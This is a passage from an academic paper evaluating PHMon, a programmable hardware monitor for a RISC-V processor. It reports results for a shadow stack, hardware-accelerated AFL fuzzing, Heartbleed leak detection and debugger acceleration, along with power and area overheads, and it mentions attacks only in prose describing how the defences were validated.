In addition to watchpoints, PHMon accelerates the debugging process. As an example, PHMon can provide an efficient conditional breakpoint and trap into GDB. Consider a debugging scenario for a conditional breakpoint in a loop as "`break foo.c:1234 if i==100`", where `i` is the loop counter. Here, we want to have a breakpoint and trap into GDB when the loop reaches its 100^{th} iteration. To this end, PHMon monitors an event where `pc_src` has the corresponding PC value of line 1234. Then, PHMon triggers an interrupt when the MU's `counter` reaches the `threshold` of 100. Subsequently, the interrupt handler traps into GDB. In Section 6.2, we measure the performance improvement of PHMon over GDB for such a conditional breakpoint.

For the debugging use cases, such as watchpoints and conditional breakpoints, the only required action in case of detecting an event is triggering an interrupt. As a result, PHMon is synchronized with the program's execution.

6 Evaluation

In this section, we discuss our approach to validate the functionality of PHMon as well as our evaluation of PHMon using performance, power, and area metrics.

6.1 Experimental Setup

We implemented PHMon as a RoCC (using Chisel HDL [7]) and interfaced it with the RISC-V Rocket processor [5] that we prototyped on a Xilinx Zynq Zedboard evaluation platform [63]. We performed all experiments with a modified RISC-V Linux (v4.15) kernel. We compared the PHMon design with a baseline implementation of the Rocket processor. For both the baseline and PHMon experiments, we used the same Rocket processor configurations featuring a 16K L1 instruction cache and a 16K L1 data cache. Table 2 lists the microarchitectural parameters of Rocket core and PHMon. Note that similar to HDFI [76], we do not include an L2 data cache in our experiments running on Rocket core. Currently, TileLink2 (the protocol that Rocket Chip uses to implement the cache coherent interconnect) does not support L2 cache while the L2 cache in older versions of TileLink is not mature enough [76]. Due to the limitations of our evaluation board, in our experiments, the Rocket Core operated with a maximum frequency of 25 MHz (both in the baseline and PHMon experiments). Note that for our ASIC evaluation, we synthesized the Rocket core with a target frequency of 1 GHz.

For our shadow stack use case, we calculated the run time overhead of 14 applications from MiBench [36], 9 applications (out of 12) from SPECint2000 [37], and 8 applications (out of 12) from SPECint2006 [38] benchmark suites. To measure the performance improvement of our hardware-accelerated AFL, we evaluated 6 vulnerable applications [85] including indent 2.2.1, zstd, PCRE 8.38, sleuthkit 4.1.3, nasm 2.11.07, and unace 1.2b.

Table 2: Parameters of Rocket core and PHMon.

Rocket Core	
Pipeline	6-stage, in-order
L1 instruction cache	16 KB, 4-way set-associative
L1 data cache	16 KB, 4-way set-associative
Register file	31 entries, 64-bit
PHMon	
MUs	2
Local Register File	6 entries, 64-bit
Match Queue	2,048 entries, 129-bit
Action Config Table	16 entries

To assess power and area, we used Cadence ASIC toolflow for 45nm NanGate process [69] to synthesize PHMon and the Rocket processor to operate at 1 GHz. We then measured the post-extraction power consumption and the area of our system as well as our baseline system, i.e., the unmodified Rocket processor. We considered all memory blocks (both in PHMon and Rocket) as SRAM blocks and used CACTI 6.5 [80] to estimate their power and area.

6.2 Functionality Validation and Performance Results

In this subsection, we validate the functionality of our use cases and evaluate their performance overhead. Additionally, we evaluate the performance overhead PHMon imposes during context switches.

Shadow Stack. We validated the functionality of our shadow stack using benign benchmarks and programs vulnerable to buffer overflow attacks. All benchmark programs ran successfully with the shadow stack enabled resulting in no false detections from PHMon. We developed simple programs vulnerable to the buffer overflow using `strcpy` and exploited this vulnerability.[3] As designed, PHMon detected the mismatches between `calls` and `rets`, triggered an interrupt, and the Linux Kernel terminated the process.

We measured the runtime overhead of our shadow stack on different benchmark applications from MiBench, SPECint2000, and SPECint2006 benchmark suites. We ran each benchmark five times and calculated the average runtime overhead. All standard deviations were below 1.5%. Unfortunately, we were not able to successfully cross-compile and run three of the SPECint2000 benchmarks, i.e., eon, perlbmk, and vortex, for RISC-V. For the rest of the SPECint2000 benchmarks, we used `-O2` for compilation and `reference` input for evaluation (we clarify the exceptions in the results). For SPECint2006 benchmark applications, we used `-O2` for compilation. Considering the limitations of our evaluation board,

[3] We disabled Address Space Layout Randomization (ASLR) to simplify our buffer overflow attack.




Figure 5: The performance overhead of PHMon as a shadow stack.

† We were not able to run mcf benchmark with `reference` input on our evaluation board; as a result, we used the `test` input for this benchmark.

⋆ Due to the memory limitations of our evaluation board, we had to reduce the buffer size of the `reference` input to 3 MB for gzip and bzip2 benchmarks.

± We had to use `-O0` and an input buffer size of 96 MB to successfully run gap benchmark.

we used the `test` inputs to evaluate SPECint2006. Nevertheless, we were not able to run mcf, sjeng, omnetpp, and perlbench benchmarks mainly due to memory limitations. Figure 5 shows the performance overhead of PHMon as a shadow stack over the baseline Rocket processor. On average, PHMon incurs 0.5%, 1.4%, and 1.2% performance overhead for our evaluated MiBench, SPECint2000, and SPECint2006 applications, respectively. Overall, PHMon has a 0.9% performance overhead on the evaluated benchmarks.

Table 3 (the first three columns) provides a head-to-head comparison for the performance overhead of PHMon-based and HDFI-based shadow stacks. For both PHMon and HDFI, the evaluation baseline is the RISC-V Rocket processor. Unfortunately, HDFI only provides the shadow stack overhead numbers for four SPECint2000 benchmarks [76]. These four benchmarks are cross-compiled for RISC-V using the GCC toolchain. On average, for these four benchmarks, PHMon has a 1.0% performance overhead compared to a 2.1% performance overhead of HDFI.

In the last column of Table 3, we reported the performance overhead of our front-end pass LLVM implementation of a shadow stack. Our LLVM pass instruments the prologue and epilogue of each function to push the original return address and pop the shadow return address, respectively. We used Clang to compile four SPECint2000 benchmarks and used the `reference` input for our evaluations. We only compiled the main executable of SPEC benchmarks (without libraries such as glibc) using Clang. Hence, the implemented front-end pass only protects the main executable. On average, our LLVM plugin has a 5.4% performance overhead.

Table 3: Performance overhead of PHMon-based shadow stack compared to that of HDFI-based (as reported in [76]) and LLVM-based shadow stacks.

Benchmark	PHMon	HDFI	LLVM Plugin
gzip	1.12%⋆	1.12%	2.24%⋆
mcf	0.42%†	1.76%	8.42%†
gap	1.92%±	3.34%	12.30%±
bzip2	1.15%⋆	3.05%	3.66%⋆

⋆ Similar to HDFI, due to the memory limitations of our evaluation board, we had to reduce the buffer size of the `reference` input to 3 MB for gzip and bzip2 benchmarks.

± We used `-O0` for PHMon and `-O2` for LLVM and an input buffer size of 96 MB to run gap.

† Due to memory limitation of our evaluation board, we used `test` input for mcf benchmark.

The main source of performance overhead for PHMon is an increase in the number of memory accesses. Unlike our Rocket processor configuration, in a realistic deployment, the processor would at least include an L2 data cache. Hence, we expect PHMon's performance overhead to be lower in a realistic deployment, which alleviates the significant performance overhead caused by a cache miss.

To put PHMon's performance overhead into perspective, Table 4 compares PHMon's overhead with that of other state-of-the-art software and hardware shadow stack implementations. To facilitate this comparison, we have only listed the implementations that measure their performance overhead on SPEC benchmarks. As an overall criterion, the average overhead of a technique should be less than 5% for getting adopted by industry [79], which PHMon's shadow stack im-

Table 4: Performance overhead of previous software and hardware implementations of shadow stack compared with PHMon.

Mechanism	Methodology	Performance Overhead
[79]	Software (LLVM plugin)	5% on SPEC2006
[1]	Software (binary rewriting)	21% on SPEC2000 (CFI + ID check)
[17]	Software (binary rewriting)	20.53% on SPEC2000 (encoding) 53.60% on SPEC2000 (memory isolation)
[22]	Software (Pin tool)	2.17× on SPEC2006
[75]	Software (DynamoRIO)	18.21% on SPEC2000
[86]	Software (static binary instrumentation)	18% on SPEC2006
[20]	Software	3.5% on SPEC2006
[56]	Hardware	∼0.5%-∼2.4% on SPEC2000
[49]	Hardware	0.24% on SPEC2006
[76]	Hardware	2.1% on SPEC2000
PHMon	Hardware	1.4% on SPEC2000, 1.2% on SPEC2006




Figure 6: Performance improvement of PHMon over the baseline AFL compared to fork server AFL. The numbers below the "Baseline AFL" bars show the number of executions per second for the baseline AFL.

plementation satisfies.

Hardware-Accelerated Fuzzing. To fuzz RISC-V programs, we integrated AFL into the user-mode RISC-V QEMU version 2.7.5. We fuzzed each of the 6 vulnerable programs for 24 hours using QEMU on the Zedboard FPGA. To provide a fair comparison, for the PHMon-based AFL experiments, we fuzzed each of these programs for the same number of executions as in the QEMU experiments. Similar to other works in fuzzing [71, 77], we used the number of executions per second as our performance metric. We fuzzed each vulnerable program three times and calculated the average value of performance (all standard deviations were below 1%).

For performance evaluation, we used the user-mode QEMU-based AFL running on the FPGA as our baseline. We also ran the QEMU-based fork server version of AFL as a comparison point for PHMon. Figure 6 shows the performance improvement of the PHMon-based AFL over our baseline compared to the performance improvement of the fork server version of AFL. On average, PHMon improves AFL's performance by 16× and 3× over the baseline and fork server version, respectively. Similar to the baseline AFL, we can integrate PHMon with the fork server version of AFL. We expect this integration to further enhance PHMon's performance improvement of AFL. We validated the correct functionality of the PHMon-based AFL by examining the found crashes. On average, for the 6 evaluated vulnerable programs, PHMon-based AFL and the baseline AFL detected 12 and 11 crashes, respectively, for the same number of executions. The mismatch between the two approaches is due to the probabilistic nature of AFL-based fuzzing. Since PHMon improves the performance of AFL, it increases the probability of finding more unique crashes compared to the baseline.

Detecting Information Leakage. To validate that PHMon detects and prevents confidential information leakage, specifically private key of a server, we reproduced the Heartbleed attack on the FPGA by using OpenSSL version 1.0.1f. We initially sent non-malicious heartbeat messages to the server. As expected, none of these messages resulted in false positives. Next, we sent malicious heartbeat messages to the server to leak information. PHMon successfully detected the information leakage attempt and triggered an interrupt; and then, the OS terminated the process. For the non-malicious heartbeat messages, PHMon has virtually no performance overhead (only once a key is accessed, PHMon performs a few ALU operations).

Watchpoints and Accelerated Debugger. We have used and validated the watchpoint capability of PHMon as part of the information leak prevention use case. Also, we evaluated PHMon's capability in accelerating a conditional breakpoint in a loop. Once the program execution reaches the breakpoint, PHMon triggers an interrupt. We evaluated two scenarios for handling the interrupt, trapping into GDB (`PHMon_GDB`) and terminating the process by generating the core dump file (`PHMon_CoreDump`). Figure 7 shows the activation time of the breakpoint over the loop index value for GDB compared to two PHMon-accelerated scenarios. In case of GDB, which uses software breakpoints, each loop iteration results in two context switches to/from GDB, where GDB compares the current value of the loop index with the target value.

For the `PHMon_GDB` case, since PHMon monitors and evaluates the conditional breakpoint, GDB can omit the software breakpoints used in the previous case. Due to the initial overhead of running GDB, `PHMon_GDB` has a similar execution time as GDB for the first breakpoint index ($i = 0$). By increasing the breakpoint index, `PHMon_GDB`'s execution time virtually stays the same while GDB's execution time increases linearly. For the `PHMon_CoreDump` case, since PHMon monitors the conditional breakpoint and generates a core dump (without running GDB), the performance overhead is negligible (i.e., virtually 0). This experiment clearly indicates PHMon's advantage as an accelerated debugger.

Context Switch Performance Overhead. We measured the performance overhead of maintaining PHMon's configuration (including the configuration of MUs and CFUs, the `counter` and `threshold` of each MU, and local registers) across context switches for `mcf` benchmark with `test` input. On average, over three runs, PHMon increases the execution time




Figure 7: The performance overhead of PHMon compared to GDB for a loop conditional breakpoint.




Figure 8: The power and area overheads of PHMon components compared to the baseline Rocket processor.

of a context switch by 4.01%. In total, for mcf benchmark, maintaining PHMon's configuration during context switches takes 0.14 ns, while overall context switches on the baseline processor take 23.80 ns (the total execution time of the process is 5.93 s, where on average 175 context switches happen). The required operation to maintain PHMon's configuration during a context switch is constant. Hence, we expect the performance overhead of PHMon during context switches to be the same for other benchmarks. According to our evaluations for the shadow stack use case, the activation queue is empty before each context switch and there is no need to delay a context switch to complete the remaining actions. However, for different use cases depending on the actions, we might need to delay a context switch to perform the remaining actions.

6.3 Power and Area Results

We measured the post-extraction power and area consumption of PHMon and the Rocket processor using the Cadence Genus and Innovus tools (at 1 GHz clock frequency). In this measurement, we used black box SRAMs for all of the memory components; then, we used CACTI 6.5 to estimate the leakage power and energy/access of memory components. Rocket contains an L1 data cache and L1 instruction cache while PHMon includes a `Match Queue` and `Action Config Table` as the main memory components. In our implementation, the `Match Queue` and each `Action Config Table` consist of 2,048 and 16 elements, respectively. Each `Match Queue` element is 129-bit wide (for a configuration with 2 MUs), while each `Action Config Table` is 79-bit wide. Due to the small size of the `Action Config Table`, its power and area overheads are negligible.

To estimate the dynamic power of the Rocket's L1 caches and PHMon's `Match Queue`, we determined the average memory access rate of these components using PHMon and CSR `cycle` address. We estimated the access rate of the `Match Queue` for two of our use cases,[4] i.e., the shadow stack and the hardware-accelerated AFL, by leveraging PHMon (2 MUs with `threshold=max`) to count the number of `calls` and `rets`, `jumps` and `branches`, and `call` and `branches`, respectively. We averaged the access rates of our two use cases and determined the average dynamic power consumption based on this metric. Figure 8 depicts the total area overhead as well as the power overhead of the main components of PHMon compared to the baseline Rocket processor. There is a trade-off between the number of MUs and the power and area overheads of PHMon. For the number of MUs ranging from 1 to 6, PHMon incurs a power overhead ranging from 3.6% to 10.4%. Similarly, area overhead ranges from 11% to 19.9% as we increase the MU count from 1 to 6. For all of our use cases in this paper, we used a design with only 2 MUs. This design has a 5% power overhead and it incurs a 13.5% area overhead. Table 5 lists the absolute power and area consumed by PHMon's AU and the Rocket core.[5] Our FPGA evaluation shows that a PHMon configuration with 2 MUs increases the number of logic Slice LUTs by 16%.

Table 5: The power and area of PHMon's AU and RISC-V Rocket core determined using 45nm NanGate.

Description	Power ($\mu W/MHz$) @1 GHz	Power ($\mu W/MHz$) @180 MHz	Area (mm^2)
Rocket core	534.3	556.7	0.359
PHMon's AU	43.8	25.0	0.048

7 Discussion and Future Work

In this Section, we address some of undiscussed aspects of PHMon and present our future work.

7.1 Architecture Aspect

As discussed in Section 4, PHMon maintains the incoming match packets in a queue prior to performing follow-up actions. The size of this queue is a design decision, which affects the number of match packets that PHMon can have in flight. We envision that when the queue is full, PHMon can take one of the following actions: 1) PHMon may opt to drop the incoming match packets; 2) PHMon could stall the instruction fetch stage of Rocket's pipeline; 3) PHMon could raise an interrupt, then the OS stays in a sleep state, until a certain number of empty slots are available. In our current prototype, PHMon stalls the pipeline once the queue gets full. For all our experiments, a size of 2KB entries for the queue was sufficient to avoid any stalling.

PHMon performs actions in a blocking manner, i.e., it only performs one action at a time. Although the L1 data cache

[4] The access rate for the other two use cases is negligible.

[5] Note that in 40GPLUS TSMC process, Rocket processor has 0.034 mW/MHz dynamic power consumption and its area is 0.39 mm^2 [44]. Here, we use a non-optimized but publicly available process (45nm NanGate) for power and area measurements.

in Rocket is non-blocking, PHMon blocks the rest of the actions while waiting to receive a memory response. This can increase the run time for performing actions. The evaluation results presented in the paper include the effect of blocking actions. Potentially, we can modify PHMon such that it can perform non-blocking actions. Although such a design will improve the performance, it will increase the complexity and power/area overheads of PHMon.

In this paper, we interface our PHMon with an in-order RISC-V processor. We implement the AU of PHMon as a microcontroller with restricted I/O, which implements a limited hand-crafted 16-bit ISA and provides a safe and restricted domain to take actions. Our developed ISA does not include branches/jumps, i.e., our AU is not Turing complete. This limited processing implementation is useful for preventing security threats. However, if a user requires actions that cannot be implemented by our restricted ISA, the option of triggering an interrupt provides the user with flexibility of executing actions in form of arbitrary programs. Then, PHMon can enforce the programmed security policies on these arbitrary action programs.

In the current implementation, we monitor the committed instruction stream. However, PHMon can apply the same monitoring model using other data streams, e.g., execution information from different stages of the pipeline or cache access information. Applying PHMon to other data streams will require minimal modifications to the processor for collecting the data streams and transmitting them to PHMon.

The number of MUs is another design decision when designing PHMon. The number of MUs directly affects power and area overheads. A user can monitor more events than the available number of MUs by time-multiplexing the MUs (similar to HPCs). Note that several MUs may trigger actions simultaneously; in this case, several `match packets` enter the `Match Queue`, where the MU with the lowest `MU_id` gets the highest priority to enter the queue. The user has an option to set a priority order for MUs. Currently, PHMon does not include a dedicated local memory shared between MUs. For future work, we will include a scratchpad memory or a Content Addressable Memory (CAM) in PHMon to reduce the number of outgoing accesses to the L1 data cache and in turn further reduce the performance overhead.

7.2 Security Aspect

Regarding the security capabilities, in principle, we can extend PHMon to protect (parts of) the OS kernel as well. However, to achieve this protection from an attacker who has compromised the kernel, PHMon must be able to guarantee that an attacker cannot reprogram or disable engaged protections. As PHMon is configured from the kernel, providing such a guarantee is challenging against an adversary who holds the same privilege as the defense mechanism. The same is true for most architecturally supported security features, such as page permissions or Intel's proposed CET. While PHMon can easily be configured to ensure the integrity of configuration information and control instructions, integrity is merely a necessary condition to protect against a kernel-level adversary, it is not sufficient. For example, with integrity intact, attackers can launch mimicry or confused deputy attacks to reprogram PHMon. "Sealing" configurations (as mentioned in Section 4.2) and protecting integrity will raise the bar against kernel-level adversaries, but a complete solution that protects an OS kernel with a kernel-controlled defense mechanism requires further study.

7.3 Application Aspect

The user can leverage multiple MUs to apply several monitoring policies simultaneously. For example, one can use 6 MUs to simultaneously apply all four use cases of PHMon presented in this paper. PHMon enables per process monitoring capabilities; hence, we can reuse an MU to apply different policies based on the requirements of the running process. For example, an MU that is used for debugging of a specific process can be reconfigured to prevent Heartbleed in any other process that is using openssl.

8 Conclusion

We presented the design, implementation, and evaluation of PHMon, a minimally-invasive programmable hardware monitor. PHMon is capable of enforcing a variety of security policies at runtime and also assisting with detecting software bugs and security vulnerabilities. Our PHMon prototype includes a full FPGA implementation that interfaces the monitor with a RISC-V processor, along with the necessary OS and software support. We demonstrated the versatility and ease of adoption of PHMon through *four* use cases; a shadow stack, a hardware-accelerated fuzzing engine, information leak prevention, and a hardware-accelerated debugger. On average, our shadow stack incurs 0.9% performance overhead while our hardware-assisted AFL improves the performance by up to 16×. An ASIC implementation of PHMon with 2 MUs has less than 5% and 13.5% power and area overheads, respectively.

Acknowledgements

This material is based upon work supported by the National Science Foundation under Grant No. CNS-1916393 and CCF-1533663 and a Google Faculty Research award.

References

[1] ABADI, M., BUDIU, M., ERLINGSSON, Ú., AND LIGATTI, J. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and System Security (TISSEC) 13*, 1 (2009).

[2] AIZATSKY, M., SEREBRYANY, K., CHANG, O., ARYA, A., AND WHITTAKER, M. Announcing OSS-Fuzz: continuous fuzzing for open source software. *Google Testing Blog* (2016).

[3] ANATI, I., GUERON, S., JOHNSON, S. P., AND SCARLATA, V. R. Innovative technology for CPU based attestation and sealing. In *Proceedings of the International Workshop on Hardware and Architectural Support for Security and Privacy (HASP)* (2013).

[4] ANDERSON, J. P. Computer security technology planning study. Tech. Report ESD-TR-73-51, *The Mitre Corporation, Air Force Systems Division, Hanscom AFB, Badford*, 1972.

[5] ASANOVIĆ, K., AVIZIENIS, R., BACHRACH, J., BEAMER, S., BIANCOLIN, D., CELIO, C., COOK, H., DABBELT, D., HAUSER, J., IZRAELEVITZ, A., KARANDIKAR, S., KELLER, B., KIM, D., KOENIG, J., LEE, Y., LOVE, E., MAAS, M., MAGYAR, A., MAO, H., MORETO, M., OU, A., PATTERSON, D. A., RICHARDS, B., SCHMIDT, C., TWIGG, S., VO, H., AND WATERMAN, A. The Rocket Chip generator. *Tech. Report, EECS Department, UC Berkeley* (2016).

[6] AUSTIN, T. M., BREACH, S. E., AND SOHI, G. S. Efficient detection of all pointer and array access errors. In *Proceedings of the Conference on Programming Language Design and Implementation (PLDI)* (1994).

[7] BACHRACH, J., VO, H., RICHARDS, B., LEE, Y., WATERMAN, A., AVIŽIENIS, R., WAWRZYNEK, J., AND ASANOVIĆ, K. Chisel: constructing hardware in a scala embedded language. In *Proceedings of the Design Automation Conference (DAC)* (2012).

[8] BROADWELL, P., HARREN, M., AND SASTRY, N. Scrash: a system for generating secure crash information. In *Proceedings of the USENIX Security Symposium* (2003).

[9] CARLINI, N., AND WAGNER, D. ROP is still dangerous: breaking modern defenses. In *Proceedings of the USENIX Security Symposium* (2014).

[10] CHEN, S., FALSAFI, B., GIBBONS, P., KOZUCH, M., MOWRY, T., TEODORESCU, R., AILAMAKI, A., FIX, L., GANGER, G., AND SCHLOSSER, S. Logs and lifeguards: accelerating dynamic program monitoring. *Tech. Report IRP-TR-06-05, Intel Research* (2006).

[11] CHEN, S., FALSAFI, B., GIBBONS, P. B., KOZUCH, M., MOWRY, T. C., TEODORESCU, R., AILAMAKI, A., FIX, L., GANGER, G. R., LIN, B., AND SCHLOSSER, S. W. Log-based architectures for general-purpose monitoring of deployed code. In *Proceedings of the Workshop on Architectural and System Support for Improving Software Dependability (ASID)* (2006).

[12] CHEN, S., KOZUCH, M., STRIGKOS, T., FALSAFI, B., GIBBONS, P. B., MOWRY, T. C., RAMACHANDRAN, V., RUWASE, O., RYAN, M., AND VLACHOS, E. Flexible hardware acceleration for instruction-grain program monitoring. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2008).

[13] CHEN, Y.-Y., JAMKHEDKAR, P. A., AND LEE, R. B. A software-hardware architecture for self-protecting data. In *Proceedings of the Conference on Computer and Communications Security (CCS)* (2012).

[14] CHENG, Y., ZHOU, Z., YU, M., DING, X., AND ROBERT H., D. ROPecker: A generic and practical approach for defending against ROP attack. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)* (2014).

[15] CLAUSE, J., DOUDALIS, I., ORSO, A., AND PRVULOVIC, M. Effective memory protection using dynamic tainting. In *Proceedings of the International Conference on Automated Software Engineering (ASE)* (2007).

[16] CORLISS, M. L., LEWIS, E. C., AND ROTH, A. DISE: a programmable macro engine for customizing applications. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2003).

[17] CORLISS, M. L., LEWIS, E. C., AND ROTH, A. Using DISE to protect return addresses from attack. *ACM SIGARCH Computer Architecture News 33*, 1 (2005).

[18] CRANDALL, J. R., AND CHONG, F. T. Minos: control data attack prevention orthogonal to memory model. In *Proceedings of the International Symposium on Microarchitecture (MICRO)* (2004).

[19] DALTON, M., KANNAN, H., AND KOZYRAKIS, C. Raksha: a flexible information flow architecture for software security. *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2007).

[20] DANG, T. H., MANIATIS, P., AND WAGNER, D. The performance cost of shadow stacks and stack canaries. In *Proceedings of the Symposium on Information, Computer and Communications Security (ASIACCS)* (2015).

[21] DAS, S., WERNER, J., ANTONAKAKIS, M., POLYCHRONAKIS, M., AND MONROSE, F. SoK: the challenges, pitfalls, and perils of using hardware performance counters for security. In *Proceedings of the Symposium on Security and Privacy (S&P)* (2018).

[22] DAVI, L., SADEGHI, A.-R., AND WINANDY, M. ROPdefender: a detection tool to defend against return-oriented programming attacks. In *Proceedings of the Symposium on Information, Computer and Communications Security (ASIACCS)* (2011).

[23] DELSHADTEHRANI, L., ELDRIDGE, S., CANAKCI, S., EGELE, M., AND JOSHI, A. Nile: a programmable monitoring coprocessor. *Computer Architecture Letters (CAL) 17*, 1 (2018).

[24] DEMME, J., MAYCOCK, M., SCHMITZ, J., TANG, A., WAKSMAN, A., SETHUMADHAVAN, S., AND STOLFO, S. On the feasibility of online malware detection with performance counters. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2013).

[25] DENG, D. Y., LO, D., MALYSA, G., SCHNEIDER, S., AND SUH, G. E. Flexible and efficient instruction-grained run-time monitoring using on-chip reconfigurable fabric. In *Proceedings of the International Symposium on Microarchitecture (MICRO)* (2010).

[26] DENG, D. Y., AND SUH, G. E. High-performance parallel accelerator for flexible and efficient run-time monitoring. In *Proceedings of the International Conference on Dependable Systems and Networks (DSN)* (2012).

[27] DEVIETTI, J., BLUNDELL, C., MARTIN, M. M., AND ZDANCEWIC, S. Hardbound: architectural support for spatial safety of the C programming language. In *Proceedings of the International Conference on Architectural Support for*

Programming Languages and Operating Systems (ASPLOS) (2008).

[28] DHAWAN, U., HRITCU, C., RUBIN, R., VASILAKIS, N., CHIRICESCU, S., SMITH, J. M., KNIGHT JR, T. F., PIERCE, B. C., AND DEHON, A. Architectural support for software-defined metadata processing. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2015).

[29] DING, R., QIAN, C., SONG, C., HARRIS, B., KIM, T., AND LEE, W. Efficient protection of path-sensitive control security. In *Proceedings of the USENIX Security Symposium* (2017).

[30] FYTRAKI, S., VLACHOS, E., KOCBERBER, O., FALSAFI, B., AND GROT, B. FADE: a programmable filtering accelerator for instruction-grain monitoring. In *Proceedings of the International Symposium on High Performance Computer Architecture (HPCA)* (2014).

[31] GE, X., CUI, W., AND JAEGER, T. GRIFFIN: guarding control flows using Intel processor trace. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2017).

[32] GHOSE, S., GILGEOUS, L., DUDNIK, P., AGGARWAL, A., AND WAXMAN, C. Architectural support for low overhead detection of memory violations. In *Proceedings of the Conference on Design, Automation and Test in Europe (DATE)* (2009).

[33] GOOGLE. OSS-Fuzz: five months later, and rewarding projects. https://opensource.googleblog.com/2017/05/oss-fuzz-five-months-later-and.html/, 2017.

[34] GRAHAM-CUMMING, J. Searching for the prime suspect: how heartbleed leaked private keys. https://blog.cloudflare.com/searching-for-the-prime-suspect-how-heartbleed-/leaked-private-keys/, 2015.

[35] GREATHOUSE, J. L., XIN, H., LUO, Y., AND AUSTIN, T. A case for unlimited watchpoints. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2012).

[36] GUTHAUS, M. R., RINGENBERG, J. S., ERNST, D., AUSTIN, T. M., MUDGE, T., AND BROWN, R. B. MiBench: a free, commercially representative embedded benchmark suite. In *Proceedings of the International Workshop on Workload Characterization (WWC)* (2001).

[37] HENNING, J. L. SPEC CPU2000: measuring CPU performance in the new millennium. *Computer 33*, 7 (2000).

[38] HENNING, J. L. SPEC CPU2006 benchmark descriptions. *Special Interest Group on Computer Architecture News (SIGARCH) 34*, 4 (2006).

[39] HU, H., QIAN, C., YAGEMANN, C., CHUNG, S. P. H., HARRIS, W. R., KIM, T., AND LEE, W. Enforcing unique code target property for control-flow integrity. In *Proceedings of the Conference on Computer and Communications Security (CCS)* (2018).

[40] KHASAWNEH, K. N., OZSOY, M., DONOVICK, C., ABU-GHAZALEH, N., AND PONOMAREV, D. Ensemble learning for low-level hardware-supported malware detection. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)* (2015).

[41] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping bits in memory without accessing them: an experimental study of DRAM disturbance errors. In *Proceedings of the International Symposium on Computer Architecture (ISCA)* (2014).

[42] LARABEL, M. Intel MPX support will be removed from Linux. https://www.phoronix.com/scan.php?page=news_item&px=Intel-MPX-Kernel-Removal-Patch/, 2018.

[43] LARABEL, M. Intel MPX support removed from GCC 9. https://www.phoronix.com/scan.php?page=news_item&px=MPX-Removed-From-GCC9/, 2018.

